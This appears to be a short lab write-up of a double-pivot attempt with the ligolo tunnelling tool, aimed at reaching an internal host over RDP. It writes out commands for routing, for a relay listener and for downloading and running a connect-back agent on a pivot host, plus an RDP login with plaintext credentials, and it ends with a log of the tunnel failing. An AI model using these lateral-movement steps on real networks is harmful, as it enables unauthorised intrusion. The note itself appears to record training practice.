For the fun of it, I wanted to try and setup a double pivot using ligolo to RDP from my kali machine to the host on the 172.16.6 network from my kali machine

adding an ip route listing for the 172.16.6.0/24 network

```
sudo ip route add 172.16.6.0/24 dev ligolo
```

in ligolo add a listener

```
session 1
listener_add --addr 0.0.0.0:11601 --to 127.0.0.1:11601 --tcp
```

download the agent onto the pivot machine 172.16.5.35

```
curl -O http://172.16.5.15:1235/ligolo_agent_windows.exe
```

run the agent

```
ligolo_agent_windows.exe -connect 172.16.5.15:11601 -ignore-cert
```


in ligolo I get a connection from the agent

close my first tunnel since I only have one ligolo network interface added

```
session 1
tunnel_stop

session 2
start
```

I do a quick ping test to see if I can reach 172.16.6.25 and it works



I attempted to then RDP to the session, but my first agent dropped and the tunnel broke so I called it there, but the extra practice was worth the time spent I think.

```
xfreerdp3 /v:172.16.6.25 /u:vfrank /p:'Imply wet Unmasked!'
```

```
Agent : PIVOT-SRV01\mlefay@PIVOT-SRV01] » start
Agent : PIVOT-SRV01\mlefay@PIVOT-SRV01] » INFO[0480] Starting tunnel to PIVOT-SRV01\mlefay@PIVOT-SRV01 (12cbac79-de0c-4826-8efe-2d397505d4cd)
Agent : PIVOT-SRV01\mlefay@PIVOT-SRV01] »
Agent : PIVOT-SRV01\mlefay@PIVOT-SRV01] » WARN[0485] Lost tunnel connection with agent PIVOT-SRV01\mlefay@PIVOT-SRV01 (12cbac79-de0c-4826-8efe-2d397505d4cd)!
ARN[0485] Agent dropped.                                id=12cbac79-de0c-4826-8efe-2d397505d4cd name="PIVOT-SRV01\\mlefay@PIVOT-SRV01" remote="127.0.0.1:45392"
RRO[0485] read tcp 127.0.0.1:45392->127.0.0.1:11601: use of closed network connection
RRO[0485] EOF
```